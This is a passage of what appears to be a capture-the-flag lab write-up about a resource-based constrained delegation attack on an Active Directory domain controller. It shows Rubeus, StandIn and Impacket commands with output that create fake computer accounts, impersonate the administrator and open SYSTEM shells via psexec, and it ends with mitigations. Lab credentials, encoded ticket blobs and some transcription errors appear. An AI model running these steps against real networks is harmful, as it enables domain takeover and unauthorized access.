6dgKgwEd9z+7EYCK907s4UN7+yKm0tlwsxFxtBjVjMoHpm0Ypk9QVdwf2meYaV5Ebz2pxnxnEdd+FAO
vPdaYqvqSE+WMk0IN1en+6P6+/N+SkqxbXmsurUR7lhg+PRWxv2zeIN7qqCgx+QeheuxskdrilGC
st+xv5/F1F/Zknokjdibft7jdn1Bt7eB9KltQxEmB0uSwMLeXdxAj9t1AmcDtqWlBkZdhcv+c9v
Cejoj2N9RvPbmky60f9r1d46erY4s0J9/WvzsqxYYFCx2854Ef+rCd4X1ML+2KbdXwZ+pteF6kfrsw
s2jWuiTrTsjeBsTgvuhqzxkP4DdzLVKAcQvAB/zOnqI/V9WwRdcD4z8sF3Q3UDn8RpQzcpLUUb
Ngx21WQmJgi+rAH03vwQ3dagx07PPZp1LkB0KkmzX+2czwDr54G3H4K457MAKKQGhwHwz8bs9b06jCw
hUeyG+jsuCoPnRocixAl814+lMompoxd+0hAkC7+MgcFZZH2Hl1R1u/ts2dsoeYpT1/7Ly0poNsJ
80WFsiqf2iK2Fz10KAcj13Gaew7rNwetFBAAekHxxRtH6w+jBXEBIu1ScBnVoUisfd8JFak5nAsrG
zhrWmk50k3WIQjV/Ise6py1bw91B4XdXmmhZnAytfIW84s/soGKVzwX+PiVE3y2/QFUEO/nmqAFz
QJFpfbahVkJ5uGF8Gx0Quuxz+k+u5etfkIpMo25lQnWtvbhj2Y2l2AxambNqIjeeLSQTDG3U8KHTrs
90LULzyK2QcsWDwUtz3FnW9sJDWh/ixp03s69vCvt4/RyJ0PjB9jxIMz1Unc6yvJRTw5pYczxWnfBv
t/UsyyxC1h159ZD2Stdv5jnPsuhwm3sRNGWNHkHnTzvoXK9NYS7/fy50LSP+6rU06BDkuVDP2o13
H2jP0YTWHSE0KcotlgaxQ5b2gxx1jb6q9n5gw1EMzvo1qGpkZ2asL7PF6rHnf6itlm3HqqtufXoeGxp
csg24ELKCHXKKjkTpDzEu82cB6LrpVh022n36Ncqppg+uexaa
ad4unbBlio9fIEad+9cV1nTmbpTGLfGPB6fL+4BpmmeI7AMy4Dpm+aXA1K4y/UmrEsdy5e7K1H53sqI
x300ZeqqTcbfel+uH2nxaV4/W0Bk1dyfhv7e6uZo+g66908WF56nH815o9Yj1EsCbm0B2TCB1qAD
AgEaoHOBIHlfyHIMHfoIHCMIg/Mi680BswgaADAgERoRIEE15xRg/SV96sg8fsNMJ8aLuDRsLU1VQ
US9SV51IVEK1gJAYoAMCAQqneTAPGw1lZg1pbmLzdHJhdg9yowcDBQBaPQApREYD21wMjMwNTE2MTY0
MTA2WqYRGAyM0Dz1MDuXNzAyNDEwNlqnErgPMjAyMza1MjMxNjQxDzqa0bC1NVUFBPULQuSFRcQsEw
H6aDagEc0RgwFhsEY2lmcxs0ZGMuc3VwcG9ydc5odGI=
[+] Ticket successfully imported!

```

```

└$ vi ticket.kirbi
└[zink0x00@r3dbuck3t]-(~/Documents/support]
$ cat ticket.kirbi
doIGCDDCBImygAwIBBaaEDAgEWooIFgjCCBX5hggVGMIIfdqADAgEFeo0bc1NVUFBPULQuSFRCoiEwH6ADAgECoRgwFhsEY2lmcxs0ZGMuc3VwcG9ydc5odGKjggU7MIFTN6DAGeS0QMCQAQWiggUpBT1FJZpv/yfr
XaGdgH3FohZ4A2RgSao33Qpth61lvqwBt7eW/x/qCukR+Z5d0jCx8nvfdptPTUTX1jK19AEHB8yNYNopRppKVGNH819h
JGwQdbj00baRZ1t1b00+M3EjYe6nF2EhtUd88xXp3yJ/N0ExmFtQx0p3f
tUHzGTSfNWGhHMSjUsaGehUe
SnAcKcrkoQGCMx6Drnko7wLn14c+TzGol0eoN1kLse+9cvCejoj2N9RvPbmky60f9r1d46erY4fs0j
9/WvzsqqYYfcx2854Ef+rCb4X1ML+zKkbXwz+u5etfkIpMo25lQnWtvbhj2Y2l2AxambNqIjeeLSQTDG3U8KHTrs
n8qRpQzpcLUUbungx2iWQmJgi+rAh03vwQ3dagx07PPZp1LkB0KkmzX+2czwDr54G3H4K457MAKKQGhwHwz8bs9b06jCw
814+lMompoxd+0hhAkC7+MgcFZZH2Hl1R1u/t52dsoeypT1/7Ly0PoNsJ80WFSiqf2iK2Fz10KAcj13Gaew7rNwetFBAAekHxxRtH6w+jBXE
BIu1ScBnVoUisfd8JFak5nAsrgzqjhrWmk50k3WIQjV/Ise6py1bw91B4XdXmmhZnAytfIW84s/soGKVzwX+PiVE3y2/QFUEO/nmqAFzJFpBah
Vkj5uGF8Gx0Quuxz+k+u5etfkIpMo25lQnWtvbhj2Y2l2AxambNqIjeeLSQTDG3U8KHTrs90LULzyK2QcsWDwUtz3FnW9s;jdWh/iXp03s69cvtt4
/RyJ0PjB9jxIMz1Unc6yvJRTw5pYczxWnfBv
FF20H2jP0YTWHSE0KcotlgaxQ5b2gxx1jb6q9n5gw1EMzvo1qGpkZ2asL7PF6rHnf6itlm3HqqtufXoeGxpCg4ELKHCXKKjkTpDzJN3wsQecwfrXk
U5Bwp+8R4/gTmG23UE82cB6LrpVh022n36Ncqppg+uexaa
Esdy5e7K1H53sqicx300ZeqqTcbfel+uH2nxaV4/W0Bk1dyfhv7e6uZo+g66908Fs6N181S09yj1EsCbm0B2TCB1qADAgEaoHOBIHlfyHIMI
HfoIHCMIg/Mi680BswgaADAgERoRIEE15xRg/SV96sg8fsNMJ8aLuDRsLU1VQe95vc51vekiGJAYoAMCAQqneTAPGw1hZg1pbmLzdHJhdg9yowcD
BQBAppQAApREYD21wMjMwNTE2MTY0MTA2WqYRGAyM0Dz1MDuXNzAyNDEwNlqnErgPMjAyMza1MjMxNjQxDzqa0bC1NVUFBPULQuSFRcQsEwH6ADAg
Ec0RgwFhsEY2lmcxs0ZGMuc3VwcG9ydc5odGI=
└[zink0x00@r3dbuck3t]-(~/Documents/support]
$ 

```

Figures 15 & 16 show — copying the base64 ticket and removing the spaces.

Next, we create a new file called a “**“ticket.kirbi”** with the Base64 decoded value of the previous ticket.

```
base64 -d ticket.kirbi.bs64 > ticket.kirbi
```

Then, we convert this ticket with **TicketConverter.py** script from a **kirbi** format, a binary format, to **ccache**, a text-based format, to enable us to store the Kerberos ticket locally and use it later.

```
python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache
```

```
#Convert the kirbi ticket to #TicketConvert.py - Impacket Tool
```

```
(zink0x00@r3dbuck3t) [~/Documents/support]
$ base64 -d ticket.kirbi.bs64 > ticket.kirbi

(zink0x00@r3dbuck3t) [~/Documents/support]
$ /usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache ...
[+] done

(zink0x00@r3dbuck3t) [~/Documents/support]
```

Figure 17 — shows converting the Kerberos kirbi ticket to the Kerberos ccache ticket.

Now, we use our converted ticket to access the DC machine by setting the `KRB5CCNAME` environment variable to our stored ticket (`ticket.ccache`) and using the `psexec` script from Impacket tools to grant us a remote code execution.

```
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
```

```
(zink0x00@r3dbuck3t) [~/Documents/support]
$ KRB5CCNAME=ticket.ccache python3 psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$.
[*] Uploading file MLNqtlGJ.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service Bxef on dc.support.htb.....
[*] Starting service Bxef.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 18 — shows getting access to the DC machine using the service ticket we request as domain admin.

Note: If you're getting errors when attempting to use the ticket like the one below, two (2) common possibilities might contribute to this type of error:

[-] CCache file is not found. Skipping... [-] Kerberos SessionError:
KDC_ERR_PREAMT_FAILED(Pre-authentication information was invalid)

1. The ticket is expired, and you need to issue a new one.
2. Or, the clock is skewed on your machine, and you need to sync your time with the domain controller server. Kerberos is specific on timing.


If the problem is the second one, you can run the below command, and it will get the time synced.

```
#The IP address is for the domain-controller machine sudo ntpdate 10.10.11.174
```

Method 2: StandIn (Windows)

For the StandIn method, we upload the StandIn.exe program to the compromised machine, then we run the program with the parameter `make` to create a new computer object with a generated password.

```
.\\StandIn.exe --computer FakeComputer02 --make
```



```
Directory: C:\Users\support\Documents

Mode           LastWriteTime       Length Name
--a--      5/16/2023   3:43 PM        164352 StandIn.exe


*Evil-WinRM* PS C:\Users\support\Documents> .\\StandIn.exe --computer FakeComputer02 --make
[?] Using DC    : dc.support.hbt
|_- Domain     : support.hbt
|_- DN         : CN=FakeComputer02,CN=Computers,DC=support,DC=htb
|_- Password   : f5q1RE3DaP34e3T

[+] Machine account added to AD..
*Evil-WinRM* PS C:\Users\support\Documents>
```

Figure 19 — shows creating a new computer object with StandIn.exe

To check if the machine was created, we run the PowerView command `Get-ADComputer`. As seen below, the second computer object `FakeComputer02` was created.

```
Get-ADComputer -Filter * | Select-Object Name, SID
```



```
*Evil-WinRM* PS C:\Users\support\Documents> .\\StandIn.exe --computer FakeComputer02 --make
[?] Using DC    : dc.support.hbt
|_- Domain     : support.hbt
|_- DN         : CN=FakeComputer02,CN=Computers,DC=support,DC=htb
|_- Password   : f5q1RE3DaP34e3T


[+] Machine account added to AD..
*Evil-WinRM* PS C:\Users\support\Documents> cd ..
*Evil-WinRM* PS C:\Users\support>Get-ADComputer -Filter * | Select-Object Name, SID
Name          SID
--           --
DC            S-1-5-21-1677581083-3380853377-188903654-1000
MANAGEMENT    S-1-5-21-1677581083-3380853377-188903654-2601
FakeComputer  S-1-5-21-1677581083-3380853377-188903654-5101
FakeComputer02 S-1-5-21-1677581083-3380853377-188903654-5102

*Evil-WinRM* PS C:\Users\support>
```

Figure 20 — shows Get-ADComputer, which returns all domain computers with SID numbers.

Next, we modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute to add our second machine `FakeComputer02`, by specifying its SID number.

```
#Change the SID number TargetComputer.\StandIn.exe --computer DC --sid S-1-5-21-1677581083-3380853377-188903654-5102
```



```
*Evil-WinRM* PS C:\Users\support> .\\StandIn.exe --computer DC --sid S-1-5-21-1677581083-3380853377-188903654-5101
[?] Using DC : dc.support.hbt
[?] Object   : CN=DC
[?] Path     : LDAP://CN=DC,OU=Domain Controllers,DC=support,DC=htb
[+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity
```

Figure 21 — shows adding a new value to the `msds-allowedtoactonbehalfofotheridentity` attribute using the StandIn program.

If you're adding a new value to an already populated `msds-allowedtoactonbehalfofotheridentity` attribute with PowerView or StandIn, you might get this error "*This host already has a msDS-AllowedToActOnBehalfOfOtherIdentity property.*"

```
*Evil-WinRM* PS C:\Users\support> .\StandIn.exe --computer DC --sid S-1-5-21-1677581083-3380853377-188903654-5102
[?] Using DC : dc.support.htb
[?] Object   : CN=DC
  Path     : LDAP://CN=DC,OU=Domain Controllers,DC=support,DC=htb
[!] This host already has a msDS-AllowedToActOnBehalfOfOtherIdentity property..
*EVIL-WinRM* PS C:\Users\support>
```

Figure 22- shows the error we get when adding a new value to an already populated `msds-allowedtoactonbehalfofotheridentity` attribute.

You'll need to use PowerShell Active Directory to add new values to an already populated "`msds-allowedtoactonbehalfofotheridentity`" attribute.

To add the additional values, upload the AD module to the compromised machine and import it, then add the computers or accounts that you want the DC to trust. Again, it is important to remember to include the \$ when specifying computer accounts.

```
# Set multiple values in the list
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount FakeComputer02$, FakeComputer$
```

To verify that the values were populated correctly, run the `Get-ADComputer` command, and it will show all of the values in the `PrincipalsAllowedToDelegateToAccount`, which is equal to the "`msds-allowedtoactonbehalfofotheridentity`" attribute.

```
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
```

```
*Evil-WinRM* PS C:\Users\support> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
DistinguishedName          : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                : dc.support.htb
Enabled                     : True
Name                        : DC
ObjectClass                 : computer
ObjectGUID                  : afaf13f1c-0390-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FakeComputer,CN=Computers,DC=support,DC=htb, CN=FakeComputer02,CN=Computers,DC=support,DC=htb}
SamAccountName              : DC$
SID                         : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName           :
```

Figure 23 — shows the `PrincipalsAllowedToDelegateToAccount` attribute populated with our values.


After adding the desired values to the `msds-allowedtoactonbehalfofotheridentity` attribute, you can use Rubeus to generate the RC4 hash for the password and request a service ticket as a domain admin following the steps above in **Method 1**.

Method #3 RBCD Script

In this method, we will use Impacket tools to achieve the same outcome in the previous two methods: adding a new fake computer object to the domain ad and requesting a service ticket to impersonate a domain admin.

To add a new computer to the domain, we use the `addcomputer.py` script, specifying the computer name we want and a password to create the object, along with our user domain credentials to authenticate to the domain.

```
python3 addcomputer.py -computer-name 'ComputerFake04$' -computer-pass  
'f5q1RE3DaP34e3T' -dc-ip 10.10.11.174  
'support.htb/support:Ironside47pleasure40Watchful'
```



```
(zink0x00@r3dbuck3t) [~/Documents/support/tickets]  
$ python3 /usr/share/doc/python3-impacket/examples/addcomputer.py -computer-name 'ComputerFake04$' -computer-pass 'f5q1RE3DaP34e3T' -dc-ip 10.10.11.174 'support.htb/support:Ironside47pleasure40Watchful'  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] Successfully added machine account ComputerFake04$ with password f5q1RE3DaP34e3T.  
(zink0x00@r3dbuck3t) [~/Documents/support/tickets]  
$
```

Figure 24 — shows creating a new computer, “ComputerFake04,” successfully and adding to the domain.

Then, we use the RBCD python script to add our new computer to the `msds-allowedtoactonbehalfofotheridentity` attribute list.

```
python3 rbcn.py 10.10.11.174 -u support.htb\support -p  
'Ironside47pleasure40Watchful' -t DC -f ComputerFake04
```



```
(zink0x00@r3dbuck3t) [~/Documents/support/RBCD]  
$ python3 rbcn.py 10.10.11.174 -u support.htb\support -p 'Ironside47pleasure40Watchful' -t DC -f ComputerFake04  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] Starting Resource Based Constrained Delegation Attack against DC$  
[*] Initializing LDAP connection to 10.10.11.174  
[*] Using support.htb\support account with password ***  
[*] LDAP bind OK  
[*] Initializing domainDumper()  
[*] Initializing LDAPAttack()  
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer "ComputerFake04" into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer "DC"  
[*] Delegation rights modified successfully!  
[*] ComputerFake04$ can now impersonate users on DC$ via S4U2Proxy
```

Figure 25- shows adding our new fake computer to the DC trusted list.

Now, we have what it needs to request a service ticket; we will use the `getST.py` script from impacket instead of Rubeus to request the service ticket as administrator.

📌 *Configure the `/etc/hosts` file with the target IP `10.10.11.174` and the domain name `dc.support.htb` before requesting the TGS ticket.*

```
python3 getST.py -spn cifs/dc.support.htb -impersonate administrator -dc-ip  
10.10.11.174 'support.htb/ComputerFake04:f5q1RE3DaP34e3T'
```

```
(zink0x00@r3dbuck3t:[~/Documents/support/RBCD]
$ python3 /usr/share/doc/python3-impacket/examples/getST.py -spn cifs/dc.support.hbt -impersonate administrator -dc-ip 10.10.11.174 'support.hbt/ComputerFa
ke04:f5qIRE3DaP34e3T'
impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

(zink0x00@r3dbuck3t:[~/Documents/support/RBCD]
$ ls -la
total 24
drwxr-xr-x 3 zink0x00 zink0x00 4096 May 17 10:05 .
drwxr-xr-x 10 zink0x00 zink0x00 4096 May 17 09:49 ..
-rw-r--r-- 1 zink0x00 zink0x00 1610 May 17 10:05 administrator.ccache
drwxr-xr-x 8 zink0x00 zink0x00 4096 May 17 09:49 .git
-rw-r--r-- 1 zink0x00 zink0x00 2814 May 17 09:49 rbcdd.py
-rw-r--r-- 1 zink0x00 zink0x00 1446 May 17 09:49 README.md
```

Figure 26 — shows

When the ticket is issued, we can use it by setting the `KRB5CCNAME` environment variable to our new ticket and running the `psexec` script to authenticate to the machine as an administrator, as seen below.

```
KRB5CCNAME=administrator.ccache python3 ~/Documents/support/psexec.py
support.hbt/administrator@dc.support.hbt -k -no-pass
```

```
(zink0x00@r3dbuck3t:[~/Documents/support/RBCD]
$ ls -la
total 24
drwxr-xr-x 3 zink0x00 zink0x00 4096 May 17 10:05 .
drwxr-xr-x 10 zink0x00 zink0x00 4096 May 17 09:49 ..
-rw-r--r-- 1 zink0x00 zink0x00 1610 May 17 10:05 administrator.ccache
drwxr-xr-x 8 zink0x00 zink0x00 4096 May 17 09:49 .git
-rw-r--r-- 1 zink0x00 zink0x00 2814 May 17 09:49 rbcdd.py
-rw-r--r-- 1 zink0x00 zink0x00 1446 May 17 09:49 README.md

(zink0x00@r3dbuck3t:[~/Documents/support/RBCD]
$ KRB5CCNAME=administrator.ccache python3 ~/Documents/support/psexec.py support.hbt/administrator@dc.support.hbt -k -no-pass

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.hbt.....
[*] Found writable share ADMIN$ 
[*] Uploading file ehPHINtr.exe
[*] Opening SVCManager on dc.support.hbt.....
[*] Creating service JvKQ on dc.support.hbt.....
[*] Starting service JvKQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

Figure 27 — shows

Mitigation

Several mitigations can be implemented to protect against resource-based constrained delegation (RBCD) attacks. These include:

- Use strong passwords for service accounts. Service accounts used to access resources configured for RBCD should have strong passwords that are not easily guessed.
- Use the Protected Users group. The Protected Users group is a special group that contains accounts that should not be delegated. Adding accounts to the Protected Users group will prevent them from being used for RBCD.

- Monitor for suspicious activity. Network traffic and security logs should be monitored for suspicious activity that could indicate an RBCD attack. This includes monitoring for requests for service tickets from unexpected sources.

In this blog post, we have discussed the Resource-Based Constrained Delegation (RBAC) attack and explored the underlying concepts, attack vectors, and mitigation strategies for protecting against such attacks.

We understood how an attacker could leverage the misconfigurations in the resource-based constrained delegation feature to gain unauthorized access and escalate privileges within a network.

That's all for today; thanks for reading !!

- <https://snovvcrash.rocks/2020/12/28/htb-hades.html>
- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution>
- <https://www.alteredsecurity.com/post/resource-based-constrained-delegation-rbcd>
- <https://vulndev.io/2022/08/27/resource-based-constrained-delegation-resourced-pg-practice/>